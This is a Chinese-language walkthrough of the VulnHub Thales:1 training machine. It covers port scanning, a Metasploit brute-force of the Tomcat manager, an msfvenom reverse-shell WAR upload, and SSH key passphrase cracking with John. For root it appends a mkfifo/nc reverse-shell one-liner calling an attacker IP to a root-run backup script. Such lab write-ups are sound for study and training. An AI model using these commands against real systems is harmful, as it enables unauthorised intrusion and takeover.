
Thales:1

靶机地址：<https://www.vulnhub.com/entry/thales-1,749/>


主机发现

arp-scan -l




扫描端口

nmap --min-rate 10000 -p- 192.168.21.135




nmap -sV -sT -O -p22,8080 192.168.21.135




简单的漏洞的扫描


nmap --script=vuln -p22,8080 192.168.21.135



答题思路就是从8080端口拿到账号密码，再从22端口远程登入，提权就能结束


当然先看看8080端口






解决登入问题

search tomcat login





use auxiliary/scanner/http/tomcat\_mgr\_login




配置RHOSTS即可

Set RHOSTS 192.168.21.135





tomcat:role1




后台到手


接下来需要整一个木马了

use payload/java/jsp\_shell\_reverse\_tcp


知道信息了制作木马（别用数字）（后来换成了shell）

msfvenom -p java/shell/reverse\_tcp lhost=192.168.21.131 lport=666 -f war -o shell.war 

上传就可以，点击server status




进入list application能上传文件





记得监听

Nc -lvp 666



访问网页






是 python3 ，写入交互式shell：

python3 -c 'import pty;pty.spawn("/bin/bash")'

image


可以[升级一下 shell](https://www.cnblogs.com/sainet/p/15783539.html)。

查看一下权限：




不是之前发现的密码，那就看一下其他的信息：


在 /home 目录下发现了一些信息：




发现 backup.sh 文件可以运行系统指令：



user.txt 文件没有权限查看，除此之外还发现了 .ssh 文件夹：



发现有私钥，那就可以用 ssh2john.py 生成密码文件然后爆破，保存秘钥到本地：




用 ssh2john.py 脚本编译一下：

/usr/share/john/ssh2john.py id\_rsa > crack.txt



爆破：


john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt




解得密码为：**vodka06**。

#### 3.收集用户 thales 的信息

在 nc 连接的 tomcat 中切换 thales 用户：




切换成功，查看一下 /home 目录下的信息：




user.txt 文件中有字符串，md5解码：



能解出，要收费，先看 notes.txt 文件中的信息，刚才发现也没有利用：



可以看出是root运行的，查看文件权限：




发现我们读写执行都可以。


## 三、提权


在其中添加反弹shell（一些反弹shell可以参考 pentestmonkey 网站上的）：

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.11.129 1235 >/tmp/f" >> backup.sh



用 nc 监听 1235 端口，等了一会就连上了：





获得了root。